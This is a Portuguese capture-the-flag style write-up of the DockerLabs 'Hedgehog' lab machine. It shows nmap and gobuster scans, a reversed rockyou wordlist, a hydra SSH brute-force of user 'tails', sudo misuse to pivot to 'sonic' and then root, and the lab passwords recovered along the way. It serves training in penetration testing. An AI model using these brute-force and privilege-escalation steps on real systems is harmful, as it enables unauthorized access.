

MÁQUINA HEDGEHOG



Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página <https://dockerlabs.es/>

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

```
(root@soja)-[~/dockerlabs/maq.facil/maq.hedgehog]
# bash auto_deploy.sh hedgehog.tar

Nemesploit
DenkHack

256-4MB
1.05GB

DOKKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5 -p-

```

(root@soja)-[~/dockerlabs/maq.facil/maq.hedgehog]
# nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 03:48 -03
Nmap scan report for wp-admin (172.17.0.2)
Host is up (0.000044s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 34:0d:04:25:20:b6:e5:fc:c9:0d:cb:c9:6c:ef:bb:a0 (ECDSA)
|_ 256 05:56:e3:50:e8:f4:35:96:fe:6b:94:c9:da:e9:47:1f (ED25519)
53/tcp    filtered  domain
80/tcp    open      http         Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Aggressive OS guesses: Linux 5.0 - 5.4 (92%), Linux 4.4 (91%), Linux 2.6.32 (91%), HP P2000 G3 NAS device (89%), Linux 4.15 - 5.8 (89%), Linux 5.0 - 5.5 (89%), Linux 5.4 (89%), Linux 3.2 (88%), Linux 2.6.22 - 2.6.36 (88%), Linux 2.6.23 - 2.6.38 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.04 ms wp-admin (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.16 seconds

```

Temos três portas abertas:


22/tcp open ssh OpenSSH 9.6p1 Ubuntu

3ubuntu13.5

53/tcp filtered domain

80/tcp open http Apache httpd 2.4.58 ((Ubuntu))

Vamos navegar na porta 80: <http://172.17.0.2/>



Vamos fazer um **fuzzing para ver se tem pastas ocultas, com a ferramenta **gobuster**.**

`gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x .txt,.php,.html,.py`

Não temos nada de interessante.

```
(root@soja)-[~/dockerlabs/maq.facil/maq.hedgehog]
# gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/d
irectory-list-2.3-medium.txt -x .txt,.php,.py,.html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-lis
t-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,py,html
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 6]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102795 / 1102800 (100.00%)

Finished
```

Novamente vamos navegar na porta 80: <http://172.17.0.2/>

Veja que temos a palavra **tail**, ela é uma ferramenta do linux que permite ler as ultimas linhas de um **arquivo.txt**, sabendo dessa informação vamos usar a ferramenta **tac** para inverter a wordlists **rockyou.txt**, e depois usar a ferramenta **sed** para tirar os espaços da wordlists. E depois usar o **hydra** para fazer o ataque de força bruta no possivel usuário **tails**.



No Kali Linux (e outros sistemas baseados em Linux), o comando `tail` é usado para exibir as últimas linhas de um arquivo de texto ou da saída de outro comando. Ele é especialmente útil para monitorar logs em tempo real ou ver rapidamente os registros mais recentes de um arquivo grande.

Principais Usos de `tail`:

1. Visualizar as últimas linhas de um arquivo:

```
bash
```

[Copiar código](#)

```
tail nome_do_arquivo.txt
```

comando para inverter a wordlists `rockyou.txt` e criar uma outro arquivo `rockyou_invertida.txt`

`tac rockyou.txt > rockyou_invertida.txt`

```
(root@soja)-[/usr/share/wordlists]  
# tac rockyou.txt > rockyou_invertida.txt
```

`sed -i 's/ //g' rockyou_invertida.txt`

```
(root@soja)-[/usr/share/wordlists]  
# sed -i 's/ //g' rockyou_invertida.txt
```

EXPLICAÇÃO DOS COMANDO:

Aqui está uma explicação detalhada de cada comando:

Comando 1: `tac rockyou.txt > rockyou_invertida.txt`

1. `tac`: Este comando exibe o conteúdo de um arquivo, mas na ordem inversa das linhas. Ou seja, a última linha do arquivo original se torna a primeira, a penúltima se torna a segunda, e assim por diante.
2. `rockyou.txt`: Este é o arquivo de entrada, que contém uma lista de senhas (no caso, o popular wordlist `rockyou.txt`).
3. `>`: O símbolo `>` redireciona a saída do comando `tac` para um novo arquivo. Em vez de exibir a saída no terminal, ela será salva no arquivo especificado.
4. `rockyou_invertida.txt`: Esse é o nome do arquivo onde a saída (a lista invertida) será salva. Após a execução, `rockyou_invertida.txt` conterá o conteúdo de `rockyou.txt` com a ordem das linhas invertida.

Comando 2: `sed -i 's/ //g' rockyou_invertida.txt`

1. `sed`: `sed` é uma ferramenta de edição de texto que permite manipular o conteúdo de arquivos, incluindo substituição de texto.
2. `-i`: A opção `-i` significa "in-place", ou seja, as alterações serão feitas diretamente no arquivo original (`rockyou_invertida.txt`), sem necessidade de criar uma cópia. Isso é útil para modificar arquivos diretamente.

3. `'s/ //g'` : Essa é a expressão de substituição do `sed` :

- `s` : Indica que queremos realizar uma substituição.
- `/ /` : O primeiro `/` seguido por um espaço identifica o caractere a ser substituído (neste caso, um espaço em branco).
- `//` : O segundo `/` após o espaço indica o que queremos colocar no lugar dele (neste caso, nada, ou seja, remover o espaço).
- `g` : O `g` no final significa "global", aplicando a substituição em todas as ocorrências de espaços em cada linha do arquivo.

4. `rockyou_invertida.txt` : Esse é o arquivo onde o `sed` irá fazer a substituição diretamente. Após executar o comando, `rockyou_invertida.txt` ficará sem nenhum espaço em branco.

Resumo do que esses comandos fazem

- O primeiro comando cria uma versão de `rockyou.txt` com as linhas invertidas e salva em `rockyou_invertida.txt`.
- O segundo comando remove todos os espaços em branco de cada linha no arquivo `rockyou_invertida.txt`.

Agora vamos fazer o ataque de força bruta com `hydra`:

`hydra -l tails -P /usr/share/wordlists/rockyou_invertida.txt -t 4 ssh://172.17.0.2 -t 64`


```
(root@soja)-[~/dockerlabs/maq.facil/maq.hedgehog]
# hydra -l tails -P /usr/share/wordlists/rockyou_invertida.txt -t 4 ssh://172.17.0.2 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-19 19:07:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344388 login tries (l:1/p:14344388), ~224132 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: tails password: 3117548331
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 8 final worker threads did not complete until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-19 19:07:37
```

Vamos entrar no **ssh** do usuário **tails**:

ssh tails@172.17.0.2

```
(root@soja)-[~/dockerlabs/maq.facil/maq.hedgehog]
# ssh tails@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:vVwna5nZRCyYSIsc1524JC6VpZ1YBLO+/wBCEPaIIeU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
tails@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
tails@878746d3220b:~$ whoami
tails
tails@878746d3220b:~$ █
```


Buscar por privilégios de root com **sudo -l**.

```
tails@878746d3220b:/home$ sudo -l
User tails may run the following commands on 878746d3220b:
(sonic) NOPASSWD: ALL
tails@878746d3220b:/home$
```

O comando `sudo -l` exibe a lista de permissões de `sudo` para o usuário atual, neste caso, o usuário `tails`.

A saída:

plaintext

 Copiar código

```
User tails may run the following commands on 878746d3220b:
(sonic) NOPASSWD: ALL
```

significa que o usuário `tails` pode executar qualquer comando como o usuário `sonic` **sem precisar fornecer uma senha**. Vamos entender cada parte:

1. `(sonic)`: Especifica o usuário `sonic` como o usuário substituto para os comandos que `tails` executar via `sudo`. Isso significa que o comando executado por `tails` será rodado com as permissões de `sonic`, em vez do `root`.
2. `NOPASSWD: ALL`: Indica que `tails` pode executar qualquer comando (`ALL`) como `sonic` sem precisar fornecer uma senha (`NOPASSWD`).

`sudo -u sonic cat /etc/passwd`

```

tails@878746d3220b:/home$ sudo -u sonic cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
sonic:x:1001:1001::/home/sonic:/bin/bash
tails:x:1002:1002::/home/tails:/bin/bash
tails@878746d3220b:/home$

```

Com o comando abaixo vamos entra no usuário **sonic**.

sudo -u sonic /bin/bash

```

tails@878746d3220b:/home$ sudo -u sonic /bin/bash
sonic@878746d3220b:/home$ whoami
sonic
sonic@878746d3220b:/home$

```

Os comando **sudo -i** ou **sudo /bin/bash** podemos ser root.

```

sonic@878746d3220b:/home$ sudo -i
root@878746d3220b:~# whoami
root
root@878746d3220b:~# exit
logout
sonic@878746d3220b:/home$ sudo /bin/bash
root@878746d3220b:/home# whoami
root
root@878746d3220b:/home#

```

os 2 comandos podemos ser root.

somos root

R10

PÓS EXPLORAÇÃO:

```
sonic@878746d3220b:/home$ sudo su
root@878746d3220b:/home# ls
sonic tails ubuntu
root@878746d3220b:/home# cd sonic
root@878746d3220b:/home/sonic# ls -la
total 40
drwxr-x--- 1 sonic sonic 4096 Oct 29 19:58 .
drwxr-xr-x 1 root  root 4096 Oct 29 19:33 ..
-rw----- 1 sonic sonic 181 Nov 20 00:55 .bash_history
-rw-r--r-- 1 sonic sonic 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 sonic sonic 3771 Mar 31 2024 .bashrc
drwx----- 2 sonic sonic 4096 Oct 29 19:36 .cache
-rw-r--r-- 1 sonic sonic 807 Mar 31 2024 .profile
-rw-r--r-- 1 sonic sonic  0 Oct 29 19:53 .sudo_as_admin_successful
drwxr-xr-x 2 sonic sonic 4096 Oct 29 19:57 Documentos

root@878746d3220b:/home/sonic# cd Documentos/
root@878746d3220b:/home/sonic/Documentos# ls
contraseña
root@878746d3220b:/home/sonic/Documentos# cat contraseña
perritos!
root@878746d3220b:/home/sonic/Documentos#
```

pós exploração !!!

senha ssh do usuário sonic.

```
(root@soia)-[~]
ssh sonic@172.17.0.2
sonic@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Oct 29 19:36:56 2024 from 172.17.0.1
sonic@878746d3220b:~$ whoami
sonic
sonic@878746d3220b:~$
```

ser root

concluída

